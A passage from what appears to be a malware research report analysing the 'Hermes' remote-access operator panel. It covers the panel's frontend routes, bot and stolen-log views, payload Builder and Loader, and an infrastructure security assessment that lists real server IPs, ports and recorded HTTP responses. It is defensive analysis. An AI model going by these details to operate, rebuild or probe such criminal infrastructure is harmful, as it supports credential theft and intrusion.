Recovered separately under chunk_112.js; see Section 15 supplement.

Figure 14.1 The captured application loads through a small shell, bootstrap settings and a shared runtime. A shared dependency absent from the original capture directory was later recovered under a shortened filename. Counts describe the original bundle directory.

14.1 Frontend bundles and application routing

The retained HTML shell loads `settings-bootstrap.js`, `main.ef867ced.js` and `main.3db22bab.css`, then mounts the application in an empty `root` element. The main

JavaScript contains the webpack loader, shared request helpers, authentication state and React route declarations. Page components arrive through lazy imports. The original directory has one main file and 35 lazy JavaScript chunks, together with 22 stylesheets. Its runtime also names `112.71b75367.chunk.js`, required by Stats, guest Stats and System Health. That file was subsequently found under the alias `chunk_112.js`; Section 15's supplement preserves it. [P07]

Routing separates panel-wide pages from device tools. `/botlist` and `/loglist` provide inventory and collected-data views. Builder and Loader use `/builder` and `/loader`; `/fileservers` redirects to Loader. Settings contains the modules and nodes tabs, with `/nodes` redirecting to `/panel-settings?tab=nodes`. Dedicated device routes include `/files/:deviceId`, `/processes/:deviceId`, `/clipboard/:deviceId` and `/workspace/:deviceId`. CMD and PowerShell share a component with different mode arguments. Desktop and hidden-desktop views share a stream component with different stream identifiers.

Those route declarations identify the frontend contract of this build. They also prevent a misleading interpretation of its navigation: a named route can be a redirect, several views can share one component, and a component can still require an uncaptured shared dependency. The later main-entry captures compared in Section 13 remain separate build identities.

14.2 Authentication interface and localization

The original sign-in capture shows login and password fields, a remember-me control and English/Russian language selection. The frontend sends `login`, `password` and `rememberMe` to `POST /api/auth/login`. On success it stores the returned user and CSRF value in application state. `GET /api/auth/me` refreshes that state on startup, browser focus and visibility changes, with a one-minute timer while an authenticated page is visible. Signing out clears the local state after the logout request. [P08]

The common request helper includes browser cookies and adds `X-CSRF-Token` for methods other than GET, HEAD and OPTIONS when a token is available. The download and upload helpers use the same header policy. These are client-side implementation facts; the server's rejection behavior requires the separate response evidence considered in the security assessment.

```
function a(e,t){
  let n=arguments.length>2&&void 0!==arguments[2]&&arguments[2];
  return(0,r.AT)("/api/auth/login",{method:"POST",
    body:JSON.stringify({login:e,password:t,rememberMe:n})})
}
function o(){return(0,r.AT)("/api/auth/logout",{method:"POST"})}
function l(){return(0,r.AT)("/api/auth/me")}
```

Figure 14.2 Authentication calls in the retained main bundle. Line breaks are added around the original statements; identifiers and request fields are unchanged.

Figure 14.3 Sign-in form from the original Hermes login-page capture, reused from the discovery evidence. Login, password, remember-device and submit controls are visible. Interior screenshots later in this section use fixture data.

Localization begins before React mounts. The bootstrap reads `hermes.panelSettings` and `hermes.publicPanelSettings` from local storage and applies language, theme, sidebar and compact-display attributes to the document. Russian selects `lang=ru`; other settings default to English. Translation coverage is uneven. The reconstructed English interface still displays Russian Builder, Loader and Audit text, while the captured Cloudflare component contains extensive Russian instructions. These strings establish interface language choices, not an operator's nationality.

14.3 Bot inventory and session controls

The Bot List accepts either an array or a paged response with `items`, `total`, `page`, `pageSize`, `online` and filter options. Its row model includes device identity, address, user and computer names, Windows version, build tag, first/last-seen times, online state, active streams, task state and access-sharing information. The separate Log List summarizes collected material using browser, messenger, application, wallet and mail-client categories, with password/cookie counts and download status. [P09]

ONLINE	LIVE / INPUT	QUEUE	LOG STATUS
Offline	● Not live	0	NEW
Online	● Not live	0	DOWNLOADED
Offline	● Not live	0	NEW
Online	● Not live	0	DOWNLOADED

Figure 14.4 Status columns from the Bot List rendered with invented device records. Online state, live/input state, task-queue count and log status are separate fields. Every displayed row and value is fixture data.

Selecting an action resolves a device identifier and opens its workspace or dedicated tool. The action dispatcher distinguishes visible desktop from hidden desktop, and CMD from PowerShell. For URL downloads, an online row opens the device view; an offline row opens a queue form. Queue labels distinguish pending, running, completed, failed and canceled tasks. That conditional branch implements an operator workflow without establishing when a remote client receives or completes a queued action.

Collection browsing also has a targeting layer. The frontend reads domain-watch rules, submits reindex requests, polls their status and asks for per-bot or per-log domain matches. Log views combine these results with filters, folders and saved table views. The presence of those controls establishes an interface for prioritizing records against configured domains; the retained reconstruction contains no production watch list or matched victim records.

Operator task	Captured frontend mechanism	Evidence limit
Open a device tool	Device route, permission/feature checks and device-access lookup	A route opening does not establish native success
Schedule work for an offline device	Queue form and task-state model	Delivery and completion are separate states
Inspect collected data	Log rows, category matchers and report/download controls	Fixture values do not measure collection prevalence
Prioritize records	Domain-watch rules, reindex job and match queries	Production rules and matches are not retained

14.4 Builder and loader workflows

Builder exposes separate requests for a Hermes client and a downloader. A client build sends a `hermes-panel` project object with `version="panel-builder"`; its configuration includes server

address/port, build name, recovery-on-startup selection and an optional ZIP password. The loader branch uses `version="loader-builder"` and supplies a payload identifier, access key, filename, loader service address and persistence selection. These fields connect the operator's controls to the kinds of configuration recovered from the native stages. They do not identify the unseen server-side compiler or prove that every displayed option is honored. [P09]

Figure 14.5 Connection and startup-Recovery controls from the local Builder reconstruction, reusing the earlier commercial-model image. The displayed loopback address and selected controls belong to the fixture state; no production build is shown.

Build creation uses POST requests to `/api/builder/build` or `/api/builder/loader-build`. The client reads build history, resolves returned download URLs and deletes a chosen saved build through its identifier. Some displayed values have fallback defaults, such as a ready status when a response omits one. A rendered status therefore needs its response context before it can be treated as an observed build result.

Loader manages uploaded payload objects. Upload sends multipart form data containing `file` and an optional `chunkId`. Replacement sends another file to the selected object's `/replace` path and includes `preserveAccessKey`. Both helpers use POST through the upload wrapper. Deletion is a separate DELETE request. The UI's `chunkId` identifies a managed payload object; it should not be confused with the individual Reed-Solomon pieces examined in Section 9.

Selected file

Upload preview

File name

Файл не выбран

File size

0 MB

File type

Выберите файл для предпросмотра

Target Chunk ID

p_fa62ac7e5702ceda

Chunk plan

4 слота после загрузки

Figure 14.6 Selected-file preview from the local Loader reconstruction. No file is selected, the displayed size is zero, and the form declares a four-slot plan after upload. The shown chunk identifier is a local UI value; this image records neither an upload nor its resulting manifest.


```
const i=new FormData;
return i.append("file",a),
i.append("preserveAccessKey",t?"true":"false"),
(0,n.PZ)("/api/loader/payloads/".concat(
encodeURIComponent(e,"/replace"),i,{},
{onProgress:r,fallbackError:"Could not replace payload"})
```

Figure 14.7 Payload replacement in the captured Loader component. Whitespace is expanded from the minified source. The upload helper defaults to POST; preserveAccessKey is a submitted option.

14.5 Module management and downloads

Module selection lives in the Settings modules tab. The component loads `/api/modules/history`, groups catalog entries and normalizes several older identifiers, including `client-screen-viewer` and `client-hidden-desktop`. It supplies nine familiar display rows and accepts additional catalog IDs. Version options are sorted using numeric string comparison; each displays the version, size and first twelve hexadecimal characters of the catalog SHA-256. These are metadata displays, not a browser-side hash verification. [P09]

Module versions: catalog, local choice and saved settings



Binary delivery is a separate path.

This selector does not establish a production client loading the chosen DLL.

Figure 14.8 The modules tab turns catalog metadata into a saved version preference. A selection modifies `moduleVersions` and marks settings dirty; saving submits global settings. Binary delivery is a separate path whose relationship to native execution requires its own evidence.

The selected value comes from saved `moduleVersions`, a recognized alias or the first sorted catalog version. Changing it marks global settings as unsaved; saving sends `PUT /api/settings/global` with a `settings` object. The catalog-loading effect requires the main account or `settings.global` permission and the active modules tab. Visibility of the tab through another permission does not by itself establish that the catalog will load.

The selector has no binary-download action. The original catalog responses separately advertise versioned module URLs, and the retained DLLs verify several of those identities. Section 11 examines those binaries and the controlled module experiments. The frontend preference does not close the remaining gap between a production client request, the chosen catalog DLL and its execution. The tab's statement that the latest five versions remain on disk is product copy; a server-side retention algorithm was not recovered.

14.6 Accounts, permissions, and audit features

Access decisions have several layers in the frontend. Named permissions control pages and actions. The `main` account satisfies that permission helper, while feature availability is checked

separately against a scoped guest, an explicit feature override or a recognized subscription tier. Device tools also perform a device-access lookup. This separates account privileges, purchased features and access to a particular record. [P10]

Worker-management controls include account creation, password updates, role presets and record assignment. Build tags can be assigned to workers, and the record-access interface distinguishes bot and log records. Guest-link creation carries a target, mode, allowed-action list and expiry; the guest views contain PIN activation paths. These fields describe supported delegation requests. The captured code and synthetic main/Diamond account cannot establish production isolation between workers or guests.




Figure 14.9 Logging controls from the local Audit Log reconstruction. Light, Medium and Full modes appear separately from the realtime-activity toggle. The selected Light mode and disabled activity toggle are fixture state.

The audit implementation includes explicit action events, activity/presence requests and UI interaction collection. The latter labels click, change and submit events, honors `data-audit-ignore` and removes its listeners during cleanup. The page reads and clears audit events and changes audit settings through separate calls. An audit UI demonstrates an implemented record-keeping workflow; completeness, durability and tamper resistance depend on the unretained backend.

The Settings interface also exposes panel-update checks, downloads, installation, status and history. Subscription displays and references to a main server are consistent with a licensed product that depends on upstream services. Neither the controls nor their local reconstruction identify the upstream address. The separate vendor-console hypothesis in Section 13 remains unresolved.

14.7 API surface and WebSocket channels

The panel's API page documents external Bearer-token use and distinguishes it from the current browser session used by its built-in test console. Its text says that a full token is shown on creation or rotation, that the server stores a hash and that Bearer requests do not require CSRF. Those are statements made by the captured interface. The source also implements token

creation/rotation with an access-mode field and token deletion; verifying storage and enforcement requires backend evidence. [P10]

```
02
Copy it once
The full token is shown only after creation or rotation. The server stores only
its hash.
```

Figure 14.10 Token-display instructions from the locally rendered API page. The captured frontend says that the full token appears only after creation or rotation and that the server stores its hash. The reconstruction does not verify that storage policy.

```
03
Send the request
Authorization: Bearer hrms_live_...
CSRF is not required for Bearer authentication.
```


Figure 14.11 The adjacent request instructions show a Bearer-header placeholder and state that Bearer authentication does not require CSRF. This is product documentation rendered from captured code, not a server-enforcement test.

An earlier literal scanner reported 99 endpoint-like strings. That result mixes HTTP API paths, browser routes, query prefixes, documentation templates and dynamically completed strings. It is useful as a search index, not an exact count of independently verified backend endpoints. Call-site inspection also corrects method assignments that can be borrowed from neighboring minified text. For example, payload replacement uses the POST upload wrapper, and the API documentation declares the build-artifact download as GET. The appendix retains selected complete request contracts with their source locations. [P10]

Log updates use `EventSource` on `/api/log-events` with credentials enabled and a `logs-changed` listener. This is a server-sent event stream, separate from the viewer WebSocket. The screen/file viewer first requests a device/stream route, records its origin or edge assignment and constructs candidate `/ws/viewer?sessionId=...` URLs. The helper converts HTTP(S) to WS(S), incorporates routing information and optional tickets, and retains fallback candidates. Screen delivery includes WebRTC and WebSocket H.264 paths with a first-frame fallback.

The terminal component also opens the viewer path, but its caller builds candidates directly after runtime-configuration loading. On connection it sends a `terminal-control` list request; subsequent messages carry the device, request ID, shell, session ID, working directory and timeout. It consumes `device-terminal` responses. Its code contains neither the screen viewer's explicit route-assignment call nor a ticket argument. A shared URL helper with optional ticket support is insufficient to infer that every caller obtains one.

Distinct browser paths for requests, events and device control



This caller constructs candidates directly; it does not request viewer route assignment.

Arrows describe retained frontend code paths, not a newly observed session.

Figure 14.12 The frontend uses distinct channels for requests, log notifications, viewer signaling and terminal control. The viewer requests route assignment and can incorporate a ticket. The terminal caller builds viewer candidates directly; it does not contain the same assignment step.

14.8 Panel reconstruction and evidence interpretation

PanelMock renders the retained assets against a local fixture API. Its user is a synthetic `main` account with the Diamond tier; bot and log rows are invented. The screenshot driver selects English and dark mode, signs in to the stub and navigates to captured views. It redirects from the incomplete Stats landing view to Bot List. Missing artwork is replaced with a synthetic background and initial-letter badges, so those details in the interior images are reconstruction aids. [P11]

What the saved reconstruction images contain

Preserved frontend

Captured HTML, JavaScript and CSS

Captured view structure, controls and UI strings.

Chunk 112 was absent during rendering.

Locally supplied inputs

Invented API fixtures

Accounts, records, counters and replies.

Substitute artwork

Background and initial-letter badges.

Historical local browser rendering

Captured code runs against the fixture service.

Saved images of reconstructed views

They show the UI with invented data and visible stand-ins.

Fixture renders do not validate production records or backend actions.

Figure 14.13 The reconstruction combines original frontend code with declared substitutes. The resulting images establish layout and client behavior under fixture responses. They cannot supply production data or backend semantics; chunk 112 was recovered after these images were rendered.

The stub accepts any nonempty login/password pair. Unmatched reads return an empty object and unmatched writes return a success-shaped object; its log-event stream emits heartbeat comments rather than actual collection changes. Consequently, a successful click or a rendered status under this stub cannot demonstrate authenticated access, production persistence, a compiled payload or a native client operation. Original source bytes and fixture source travel with the images so those boundaries can be checked.

The retained bundle supports a detailed account of the operator's intended workflow. No Stats or System Health interior was captured in this reconstruction; the later recovery of their shared dependency does not supply those images or production responses. No populated production dashboard or production account session was recovered for this section. The saved views document the interface under fixture responses, while earlier native and laboratory evidence establishes which client operations were independently observed.

15. Operator infrastructure security assessment

The retained assessments found a useful separation in Hermes’s exposed services: administrative requests were rejected without a session, while module metadata and versioned native components could be collected without operator credentials. Public configuration and edge health responses also disclosed deployment details. These observations supported the binary analysis and infrastructure comparisons in earlier sections. They did not establish access to an operator account, a victim’s stored records or a command-capable session. [E08], [E10]

Service roles and their distinct access boundaries

8700 • Operator panel

Three public GET results

Module history, runtime configuration and public settings.

Separate control requests

Queried account, bot, log and settings paths returned 401.

8080

Client signaling and streams

Publisher/viewer transport and application messages have separate gates.

8787

Recovery-report HTTP destination

The retained native client derives this port separately from signaling.

8093

Keyed payload retrieval

Manifest and chunk requests

Internal administration

Separate token requirement

3306 • Cached MariaDB observation; no process-to-database link established.

Figure 15.1 Service roles and access boundaries in the reference deployment. Public catalog/configuration requests and protected administrative requests coexist on the panel port. The client and payload services use different identifiers and controls; a shared address does not collapse those boundaries.

This assessment concerns the retained October 2026 captures. Its strongest evidence consists of response transcripts, downloaded bodies and independently checked file identities. Historical notes supply additional observations where full transactions were not preserved. The distinction matters most for WebSocket authorization, login throttling and database access, whose older summaries sometimes assigned more precise behavior than the remaining evidence can verify.

15.1 Exposed services and trust boundaries

On the reference address, `194.102.104.223`, the operator panel uses port 8700, client signaling uses 8080 and LOLD payload delivery uses 8093. Native recovery traffic additionally uses 8787. These roles come from the collected configurations, client code and protocol evidence discussed in Sections 9, 10 and 13. They describe separate application boundaries even when the services share an address. A panel session, a client/device identifier, a payload access key and an internal service token are not interchangeable credentials. [E09]

The `192.109.139.94` health record provides a different deployment view. Its October 19 response reports `stream.mode="edge"`, `panelOnline=true`, one client and one publisher, along with loader and proxy counters. Similar health schemas were recorded on four ports. Those values expose service state, but they do not identify a victim, prove that four listeners belong to one process or locate the upstream panel. In particular, the health timestamp cannot be treated as a victim's last activity without knowing what updates that field. [E09]


Port labels alone are insufficient for classifying access. A reachable MariaDB service is a network exposure; it does not demonstrate successful database authentication or a particular bind address. Likewise, a reachable recovery or client-report path describes an ingestion surface rather than permission to read existing reports. The security assessment therefore follows the returned operation and data, not just the port number.

15.2 Authentication and access controls

The reference transcript contains 104 requests. Eighty-one returned `401` with `{"error":"not authenticated"}`; three returned public data, eleven returned `404`, eight returned `405` and one login request returned `502`. The second transcript, for `194.59.31.200`, contains 74 requests with a different route/method selection. Its distribution is 46 `401`, three `200`, fifteen `404`, eight `405` and two `502`. These are counts of recorded requests, including different methods on the same path. [E08]

The recorded rejected reads include database export, bot overview, node listing, collected-log queries and update status. Empty-body mutations also received rejection responses. The historical probe scripts specify a dummy `X-CSRF-Token: x` on those requests and no Cookie or Authorization option. Reaching `not authenticated` with that request configuration establishes a rejection path. It does not show that a valid user's CSRF token could be replaced, or that the same mutation would pass authorization in a real session.

Recorded HTTP responses, 2026-10-19



Bar length uses the same count scale. Route and method samples differ.

Separate eight-host comparison

6 queried GETs × 8 hosts	Catalog GET: 7 × 200, 1 × 404
All 48 responses were 401.	Includes both hosts above.

Counts describe requests and responses, not confirmed routes or a security score.

Figure 15.2 Status counts recomputed from the two retained sweeps. Their request sets differ, so the bars describe recorded outcomes rather than a comparative security score. The smaller eight-host matrix overlaps these addresses and must not be added as eight independent deployments.

```
GET /api/system-health/database/export
401 {"error":"not authenticated"}

POST /api/updates/install
401 {"error":"not authenticated"}

GET /api/guest-link/current
404 {"error":"guest link not found"}
```

Figure 15.3 Selected rows from the reference transcript. Methods, paths, statuses and response bodies are retained; alignment is added for readability. No authenticated session accompanies these requests.

The guest result is distinct from a normal account-session failure. It shows that the supplied request reached a guest-link resolution path and failed to resolve a usable link. The captured frontend implements guest capabilities, expiry fields and PIN-related flows, but no valid guest link

was exercised in this assessment. A successful load of `/guest/` returned the application shell, not delegated victim records.

Both login sweeps recorded an outer `502` containing `main server returned 403` and `token is not allowed for this account`. This exposes an upstream rejection and suggests an account/token policy behind the panel. It does not independently locate that upstream or establish its complete credential-validation rules. The recorded failures also cannot establish the absence of every possible username-enumeration behavior.

The frontend's cookie-bearing request helper, CSRF state and permission model are documented in Section 14. Those call sites explain what the application sends and hides. Backend enforcement must be evaluated separately: a `401` can originate in middleware before route dispatch, so it does not prove that every queried handler exists. This is particularly relevant to the historical "99-endpoint" label, which began as a mixed collection of frontend path strings.

15.3 Module catalog and binary-download access

The clearest exposure is `/api/modules/history`. It returned module names, versions, ABI values, byte counts, SHA-256 digests and relative binary URLs without a panel login. The reference and second sweeps both retain successful catalog-response prefixes. In the smaller fleet matrix, seven of eight distinct addresses returned the catalog; `204.13.238.50` returned `404`. This is repeated exposure across the tested hosts. The records do not reveal whether a factory default, operator choice or another deployment policy produced it. [\[E10\]](#)

A public artifact path beside a separate settings path

Catalog and retained bytes

```
GET /api/modules/history

ID, version, ABI, size, SHA-256 and URL

Recorded public response: HTTP 200
```

/api/modules/clipboard/0.1.0

The catalog names a versioned download URL.

```
Retained DLL: 327,168 bytes

SHA-256 matches the catalog entry.
```

Hash-pinned static analysis of the artifact

Version preference

Choose a version in the captured frontend.

Local settings become dirty.

```
PUT

/api/settings/global
```

Unauthenticated query returned 401.

Catalog access does not establish a client command, authorized session or DLL load.

Figure 15.4 The public catalog connects advertised identities to retained native files. The operator's saved version preference follows a separate authenticated settings path. Neither path alone establishes a production client loading that DLL or an unauthenticated user controlling a device.

```
{
  "id": "clipboard",
  "version": "0.1.0",
  "abiVersion": 2,
  "bytes": 327168,
  "sha256": "82a77d265a0b1927beb70d55ca13896187b87950f12d44bb852aeac7acaf61a9",
  "url": "/api/modules/clipboard/0.1.0"
}
```

Figure 15.5 One complete record from the retained later catalog, formatted without changing its fields. The advertised digest matches the retained clipboard DLL. The catalog is data returned by the service, not proof that the frontend verifies downloaded code.

Historical collection records identify the versioned URLs as unauthenticated download sources. The retained DLLs make the resulting disclosure independently inspectable: the initial seven catalog entries match the corresponding native files, and the broader corpus examined in Section

11 contains fifteen distinct builds across nine module identifiers. Catalog-to-file equality verifies which bytes were obtained. It does not reconstruct a missing HTTP request header or show that every listed host served every retained revision.

The disclosure gave researchers the components needed to examine recovery, desktop, terminal, file and process capabilities in much smaller binaries than the complete client. It also exposed implementation strings and build metadata discussed in Section 16. The immediate impact is loss of code and release-metadata confidentiality. A downloadable module is not by itself a backend code-execution primitive, a valid operator session or authority to send commands to an existing device.

15.4 API metadata and implementation disclosures

Two other successful panel reads returned runtime configuration and public display settings. The former declared a public frontend URL and `http://127.0.0.1:8080` as the stream-server URL. This is a configuration value exposed to the browser. It does not mean that port 8080 is reachable only through loopback; the reference service was also assessed through the external address. The public settings response contained branding booleans rather than a complete operator configuration. [E08]

```
{
  "publicFrontendURL": "http://194.102.104.223:8700",
  "streamServerURL": "http://127.0.0.1:8080"
}
```

Figure 15.6 Complete public runtime-config body from the reference sweep, with whitespace added. The loopback value is a declared endpoint, not evidence of the server’s socket binding.

Error bodies disclose additional vocabulary: account sessions, guest links, stream tokens, internal tokens and publisher sessions. The original frontend adds request constructors, upload formats and configuration names. Together these records guide analysis of how services fit together. They do not expose the backend source or validate every behavior described by the frontend’s API help page. [E11]

Table 15.1 Scope of retained information disclosures.

Returned material	Information exposed	Evidentiary limit
Module history	Names, versions, ABI, sizes, hashes and download paths	No device inventory or operator identity
Runtime configuration	Declared frontend and stream origins	No socket-binding or process-placement proof
Edge health	Build label, service counters and panel-link state	Counters are not a verified victim census
Rejection messages	Internal role names and validation stages	Error precedence is not complete backend control flow
Downloaded frontend	Routes, request formats and client-side access checks	UI checks do not establish server authorization

The edge health body is more revealing operationally than the branding settings. Its loader byte count, publisher count, proxy error and reported panel status make a node's workload and failure state visible without a panel session. The retained observation supports this finding on that node at the recorded time. Extending it to every deployment or converting it into a reliable count of active victims would require additional evidence.

15.5 Transport and token handling

The reference collection used plain HTTP. The returned runtime configuration also names HTTP origins, and the frontend constructs `ws:` or `wss:` URLs from the selected origin's scheme. On a plain HTTP/WebSocket connection, the protocol supplies no TLS protection for requests, responses or credentials carried on it. The retained material does not establish a successful interception or the transport of every other deployment. [\[E09\]](#), [\[E11\]](#)

